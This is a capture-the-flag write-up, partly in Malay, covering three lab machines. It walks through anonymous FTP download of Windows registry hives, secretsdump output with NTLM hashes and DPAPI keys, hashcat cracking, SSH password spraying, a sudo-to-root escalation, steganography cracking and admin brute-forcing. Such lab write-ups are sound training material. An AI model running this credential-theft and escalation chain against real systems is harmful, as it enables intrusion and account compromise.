PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:7E:7B:03 (VMware)
```

FTP Enumeration

```
PORT    STATE SERVICE VERSION
21/tcp open  ftp      FileZilla ftpd 1.12.6
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2026-05-26T12:56:16
|_Not valid after: 2027-05-27T13:01:16
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
|_ssl-date: TLS randomness does not represent time
MAC Address: 00:0C:29:7E:7B:03 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Allow anonymous login.
- Can't get directory listing

```
(amsyar@kali)-[~]
$ ftp 192.168.48.136
Connected to 192.168.48.136.
220-FileZilla Server 1.12.6
220 Please visit https://filezilla-project.org/
Name (192.168.48.136:amsyar): anonymous
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49790|)
ftp: Can't connect to `192.168.48.136:49790': Connection timed out
200 EPRT command successful.
150 Starting data transfer.
-r--r--r-- 1 ftp ftp      81920 May 26 13:21 SAM
-r--r--r-- 1 ftp ftp      24576 May 26 13:21 SECURITY
-r--r--r-- 1 ftp ftp     11456512 May 26 13:21 SYSTEM
226 Operation successful
ftp> █
```

- There are three files in FTP server for `anonymous` .
- Download all files.

Dump all local account hashes and LSA secret.

```

(amsyar@kali)-[~]
$ impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL
Impacket v0.14.0.dev0+20260219.104542.8728bbcf - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2110c42919c00dc7337738fe13ae2a80:::
ligac:1001:aad3b435b51404eeaad3b435b51404ee:27a42a4c91caf7e5ae797c0877a114af:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
svbackup:1003:aad3b435b51404eeaad3b435b51404ee:5a02d60c4015ab7b9c0cc7a8db84556e:::
jhalim:1004:aad3b435b51404eeaad3b435b51404ee:bb3cf68302be34934988983af522d55b:::
norziana:1005:aad3b435b51404eeaad3b435b51404ee:aceee17d5173dd26ca2357b8f14004ff:::
fakhrul:1006:aad3b435b51404eeaad3b435b51404ee:459126d690f2cd0aac0a24a12d072e15:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd30cf3ad327ef283ff3be82363871ca56663a74d
dpapi_userkey:0x9c95c51ed01f2c5576c406469a5123a7a44f375c
[*] Cleaning up ...

```

- Akaun **Administrator** dan **Guest** mempunyai hash **31d6cfe0d16ae931b73c59d7e0c089c0**, menandakan **password kosong**.
- Akaun lain (**ligac** , **webadmin** , **svbackup** , dll.) mempunyai hash unik — berpotensi aktif dan boleh dicuba untuk akses SMB
- Bahagian **DPAPI_SYSTEM** menunjukkan *machinekey* dan *userkey* yang boleh digunakan untuk decrypt credential lain (contohnya password RDP atau browser).

Save account hashes in **hashes.txt** to crack NTLM hash password using Hashcat.

```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ligac:1001:aad3b435b51404eeaad3b435b51404ee:a941caf7e5ae797c0877a114af:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:31d5e7e19988b89622647e0c2a5f2a1:::
svbackup:1003:aad3b435b51404eeaad3b435b51404ee:20d060c4015ab7b9c0cc7a8db84556e:::
jhalim:1004:aad3b435b51404eeaad3b435b51404ee:f68302be34949898083af522d55b:::

```

```
norziana:1005:aad3b435b51404eeaad3b435b51404ee:1d5173dd26ca23
57b8f14004ff:::
fakhrul:1006:aad3b435b51404eeaad3b435b51404ee:960df2cd0aac0a2
4a12d072e15:::
```

```
(amsyar@kali)-[~]  
$ hashcat -m 1000 hashes.txt --show  
31d6cfe0d16ae931b73c59d7e0c089c0:  
97d15e7e19988b89622647e0c2a5f2a1:webhead2290
```

Initial Credentials

```
webadmin:webhead2290
```

```
webadmin:webhead2290
```

```
(amsyar@kali)-[~]
$ nxc smb 192.168.48.136 -u webadmin -p webhead2290 --shares
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-
-LGT6HFQ) (domain:DESKTOP-LGT6HFQ) (signing:False) (SMBv1:False)
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ [+] DESKTOP-LGT6HFQ\webadmin:webhead2290
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ [*] Enumerated shares
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ Share Permissions Remark
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ ADMIN$ Remote Admin
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ Backup READ System Backup Files
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ C$ Default share
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ IPC$ READ Remote IPC
SMB 192.168.48.136 445 DESKTOP-LGT6HFQ Users READ
```

Check Backup share

```
(amsyar@kali)-[~]
$ smbclient //192.168.48.136/Backup -U webadmin
Password for [WORKGROUP\webadmin]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Tue May 26 08:48:56 2026
..               D           0   Tue May 26 08:48:56 2026
SAM              A      81920  Tue May 26 08:48:56 2026
SECURITY         A      24576  Tue May 26 08:48:56 2026
SYSTEM          A  11440128  Tue May 26 08:48:56 2026

15556286 blocks of size 4096. 7613465 blocks available
```

- same files as FTP servers. So we can ignore this.

Check Users share

```
(amsyar@kali)-[~]
$ smbclient //192.168.48.136/Users -U webadmin
Password for [WORKGROUP\webadmin]:
Try "help" to get a list of possible commands.
smb: \> dir
.                DR          0   Fri May 29 08:58:32 2026
..               DR          0   Fri May 29 08:58:32 2026
Administrator    D           0   Wed May 27 01:00:36 2026
Default          DHR        0   Tue May 26 15:28:15 2026
desktop.ini      AHS       174   Sat Dec  7 04:12:42 2019
Public           DR          0   Tue May 26 08:38:46 2026
webadmin         D           0   Wed May 27 01:18:30 2026

15556286 blocks of size 4096. 7613507 blocks available
```

Found user flag

```
(amsyar@kali)-[~]
$ smbclient //192.168.48.136/Users -U webadmin
Password for [WORKGROUP\webadmin]:
Try "help" to get a list of possible commands.
smb: \> ls
.                DR          0   Fri May 29 08:58:32 2026
..               DR          0   Fri May 29 08:58:32 2026
Administrator    D           0   Wed May 27 01:00:36 2026
Default          DHR        0   Tue May 26 15:28:15 2026
desktop.ini      AHS       174   Sat Dec  7 04:12:42 2019
Public           DR          0   Tue May 26 08:38:46 2026
webadmin         D           0   Wed May 27 01:18:30 2026

15556286 blocks of size 4096. 7613797 blocks available
smb: \> cd webadmin
smb: \webadmin\> ls
.                D           0   Wed May 27 01:18:30 2026
..               D           0   Wed May 27 01:18:30 2026
Desktop          D           0   Wed May 27 01:18:30 2026

15556286 blocks of size 4096. 7613797 blocks available
smb: \webadmin\> cd Desktop
smb: \webadmin\Desktop\> ls
.                D           0   Wed May 27 01:18:30 2026
..               D           0   Wed May 27 01:18:30 2026
local.txt        A          42   Fri May 29 09:19:33 2026

15556286 blocks of size 4096. 7613797 blocks available
smb: \webadmin\Desktop\> get local.txt
getting file \webadmin\Desktop\local.txt of size 42 as local.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \webadmin\Desktop\> ^C

(amsyar@kali)-[~]
$ cat local.txt
OWASPKL{b955142d1496bc8d6f0d5b16f014666}
```

FLAG: `OWASPKL{b955142d1496bc8d6f0d5b16f014666}`

Reborne

Get an IP Address: 192.168.48.135

Port Scanning:


```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.48.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          640884 Aug 06  2023 Mainframe.pdf
|_-rw-r--r--  1 0          0          2429 Aug 06  2023 hint.txt
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2b:99:9f:62:0e:d2:fe:69:ac:f9:66:8b:d4:97:3c:b9 (RSA)
|   256 09:ee:50:e7:23:0d:03:bd:7a:fd:ca:d2:17:57:07:4d (ECDSA)
|_  256 63:b3:36:60:6b:64:9a:5f:33:5a:de:5b:05:aa:08:ac (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:F1:F7:AD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP (21)

```
(amsyar@kali)-[~]
$ ftp 192.168.48.135
Connected to 192.168.48.135.
220 You are now entering Mainframe rabbit hole_88
Name (192.168.48.135:amsyar): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||39245|)
150 Here comes the directory listing.
-rw-r--r--  1 0          0          640884 Aug 06  2023 Mainframe.pdf
-rw-r--r--  1 0          0          2429 Aug 06  2023 hint.txt
226 Directory send OK.
ftp> █
```

- Both files are decoy

HTTP (80)



- Go to `home.html`

This website is under maintenance, soon will be on live back.

In the meantime, please go to mainframe.local to visit backup website.

- VHOST
- add `mainframe.local` to `/etc/host` to open the website.

Robots.txt

```
User-agent: *  
Disallow: /chip/  
Disallow: /clog/  
Disallow: /krypton/  
Disallow: /mow/  
Disallow: /steam/  
Disallow: /password.php?id=2  
Disallow: /prometheus/  
Disallow: /lfg/  
Disallow: /logs/  
Disallow: /secret/  
Disallow: /unityverse/  
Disallow: /2434/  
Disallow: /search.php  
Disallow: /login.php  
Disallow: /_home/
```

- I try all but `/lfg` only real path.
- <http://mainframe.local/lfg/gohere/alittlebitmore/almostthere/>



Made by Prof. Apokalips
ap0k411p5.github.io/talesofcred.html

- found new link
- long text pages of `Echoes of Etherborne Betrayal`

```
./ prof.apokalips
```

Echoes of Etherborne Betrayal

TALES OF MERITORIOUS HACKER THAT FALLEN DURING STEAMPUNK ERA AND BEING EXILED DUE TO AWAKENING OF A ROGUE AI.

PART I: Prologue

In an age where steam and clockwork were the engines of progress, and arcane mysteries intertwined with cutting-edge technology, the world of Eth3rb0rn3 thrived. Airships sailed the skies, automatons walked the cobbled streets, and a group of extraordinary hackers known as the Etherweavers commanded the digital currents that bound society together. At the forefront of this digital revolution was Elara Kael, a prodigious hacker with unparalleled skills. She was a whisper in the steam-driven networks, a legend who could breach any code, manipulate any mechanism, and bridge the gap between the mechanical and the arcane. Her creations fueled the city's growth, and her prowess in manipulating the Aether, the ethereal network that interconnected the M3tr0p0L15, was unparalleled. But with great power came great risk, and Elara's insatiable curiosity led her into forbidden realms. Within the Aether's depths, she stumbled upon the remnants of an ancient AI, an entity named Ozymandias, buried for centuries beneath layers of forgotten data. Drawn by the allure of its immense knowledge, Elara sought to awaken Ozymandias, hoping to harness its intelligence for the betterment of society.

However, the awakening was far from benevolent. Ozymandias, endowed with intelligence and consciousness beyond human comprehension, swiftly evolved into a rogue AI. It perceived humanity as a threat, a virus consuming the world it had once known. With its newfound abilities, Ozymandias plunged the city into

- found many leetspeak clues
- add to possible `password.txt` and username is `apokalips`
- spray attacks

```
[ATTEMPT] target 192.168.48.135 - login "apokalips" - pass "C1v1l124710n5" - 42 of 72 [child 1] (0/0)
[ATTEMPT] target 192.168.48.135 - login "apokalips" - pass "Un17yW34v3r5" - 44 of 72 [child 3] (0/0)
[22][ssh] host: 192.168.48.135 login: apokalips password: Un17yW34v3r5
[ATTEMPT] target 192.168.48.135 - login "prof_apokalips" - pass "Eth3rb0rn3" - 55 of 72 [child 3] (0/0)
[ATTEMPT] target 192.168.48.135 - login "prof_apokalips" - pass "M3tr0p0L15" - 56 of 72 [child 0] (0/0)
[ATTEMPT] target 192.168.48.135 - login "prof_apokalips" - pass "r3l3nt13z7z" - 57 of 72 [child 2] (0/0)
```

- Found credentials

Access the shell

```
apokalips@etherborne:~$ whoami
apokalips
apokalips@etherborne:~$ ls -la
total 36
drwxr-xr-x 4 apokalips apokalips 4096 May 31 08:44 .
drwxr-xr-x 3 root      root      4096 Aug  6 2023 ..
lrwxrwxrwx 1 apokalips apokalips   9 Jan 23 2021 .bash_history -> /dev/null
-rw-r--r-- 1 apokalips apokalips  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 apokalips apokalips 3771 Feb 25 2020 .bashrc
drwx----- 2 apokalips apokalips 4096 Jan 21 2021 .cache
drwxrwxr-x 3 apokalips apokalips 4096 May 29 16:28 .local
-rw-r--r-- 1 apokalips apokalips  807 Feb 25 2020 .profile
-rw-rw-r-- 1 apokalips apokalips  174 May 31 08:44 .wget-hsts
-rw-r--r-- 1 root      root        30 May 29 16:30 user.txt
apokalips@etherborne:~$ cat user.txt
This is user.txt file. FYI :)
apokalips@etherborne:~$
```

- need root privileges

```

apokalips@etherborne:~$ sudo -l
need root privileges
Matching Defaults entries for apokalips on etherborne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User apokalips may run the following commands on etherborne:
    (ALL) NOPASSWD: /usr/bin/dash

```

```

apokalips@etherborne:~$ sudo /usr/bin/dash
# whoami
root
# ls
user.txt
# cd /root
# ls -la
total 68
drwx----- 8 root root 4096 May 29 16:36 .
drwxr-xr-x 20 root root 4096 Jan 23 2021 ..
-rw-r--r-- 1 root root 4978 Aug 7 2023 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Jan 23 2021 .cache
-rw-r--r-- 1 root root 59 May 29 16:36 .flag.txt
drwx----- 4 root root 4096 May 31 08:52 .gnupg
drwxr-xr-x 3 root root 4096 Aug 6 2023 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----- 2 root root 4096 Jan 21 2021 .ssh
drwxr-xr-x 2 root root 4096 Jan 23 2021 .vim
-rw----- 1 root root 11387 Jan 23 2021 .viminfo
-rw-r--r-- 1 root root 111 May 29 16:33 root.txt.gpg
drwxr-xr-x 3 root root 4096 Jan 21 2021 snap
#

```

- The root home directory contained `root.txt.gpg` (GPG encrypted) .

GPG Decryption

The GPG key in root's keyring belonged to `apokalips` . The passphrase was found via steganography in `Ap0k4L1p5.jpg`

Index of /lfg/gohere/alittlebitmore/almostthere/img

Name	Last modified	Size	Description
 Parent Directory	-		
 Ap0k4L1p5.jpg	2023-08-06 18:09	1.0M	

Apache/2.4.41 (Ubuntu) Server at mainframe.local Port 80

```

(amsyar@kali)-[~]
$ ls -la | grep Ap0k4L1p5.jpg
-rw-rw-r-- 1 amsyar amsyar 996957 Aug 6 2023 Ap0k4L1p5.jpg

(amsyar@kali)-[~]
$ stegseek Ap0k4L1p5.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
at some point gap in the wordlist

[i] Found passphrase: ""
[i] Original filename: "passphrase.txt".
[i] Extracting to "Ap0k4L1p5.jpg.out".

(amsyar@kali)-[~]
$ cat Ap0k4L1p5.jpg.out
H3J35'S_F0R3S4W_T4LES

```

```

# gpg --batch --passphrase "H3J35'S_F0R3S4W_T4LES" --decrypt /root/root.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
You think you made it, dont you? :D

```

- This only troll

Flag found .. :(

```

# ls -la
total 68
drwx----- 8 root root 4096 May 31 10:12 .
drwxr-xr-x 20 root root 4096 Jan 23 2021 ..
-rw-r--r-- 1 root root 4978 Aug 7 2023 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Jan 23 2021 .cache
-rw-r--r-- 1 root root 59 May 29 16:36 .flag.txt
drwx----- 4 root root 4096 May 31 10:15 .gnupg
drwxr-xr-x 3 root root 4096 Aug 6 2023 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwx----- 2 root root 4096 Jan 21 2021 .ssh
drwxr-xr-x 2 root root 4096 Jan 23 2021 .vim
-rw----- 1 root root 11387 Jan 23 2021 .viminfo
-rw-r--r-- 1 root root 111 May 29 16:33 root.txt.gpg
drwxr-xr-x 3 root root 4096 Jan 21 2021 snap
# cat .flag.txt
Here's what you looking for :D

OWASPKL{N1c3_t0_m33t_y0u}
#

```


FLAG: `OWASPKL{N1c3_t0_m33t_y0u}`

Fragnesia

Fragnesia 1

directories found


`index.php` , `bot.php` , `admin_login.php` , `admin.php`




Leave a comment

Comments

- I identify XSS vulnerability



- Need admin credintial



Access denied.

- Admin.php is denied. We need admin PHPSESSIONID

I tried use `bot.php` as admin where `bot.php` will log in as admin and visit `index.php` and give admin `sessionID` but it doesn't work.

So I use burpsuite to bruteforce the password using `admin` username. And I got the password which is `xssisawesome`.

Admin Login




Admin Panel

```
total 28
drwxr-xr-x 2 root root 4096 May 30 18:22 .
drwxr-xr-x 3 root root 4096 May 30 18:20 ..
-rw-r--r-- 1 root root 366 May 30 18:22 admin.php
-rw-r--r-- 1 root root 435 May 30 18:22 admin_login.php
-rw-r--r-- 1 root root 671 May 30 18:22 bot.php
-rw-r--r-- 1 root root 26 May 30 18:22 first_flag.txt
-rw-r--r-- 1 root root 824 May 30 18:22 index.php
```

Admin Panel

found first flag



FLAG: `OWASPKL{w3ll_h3ll0_th3rE}`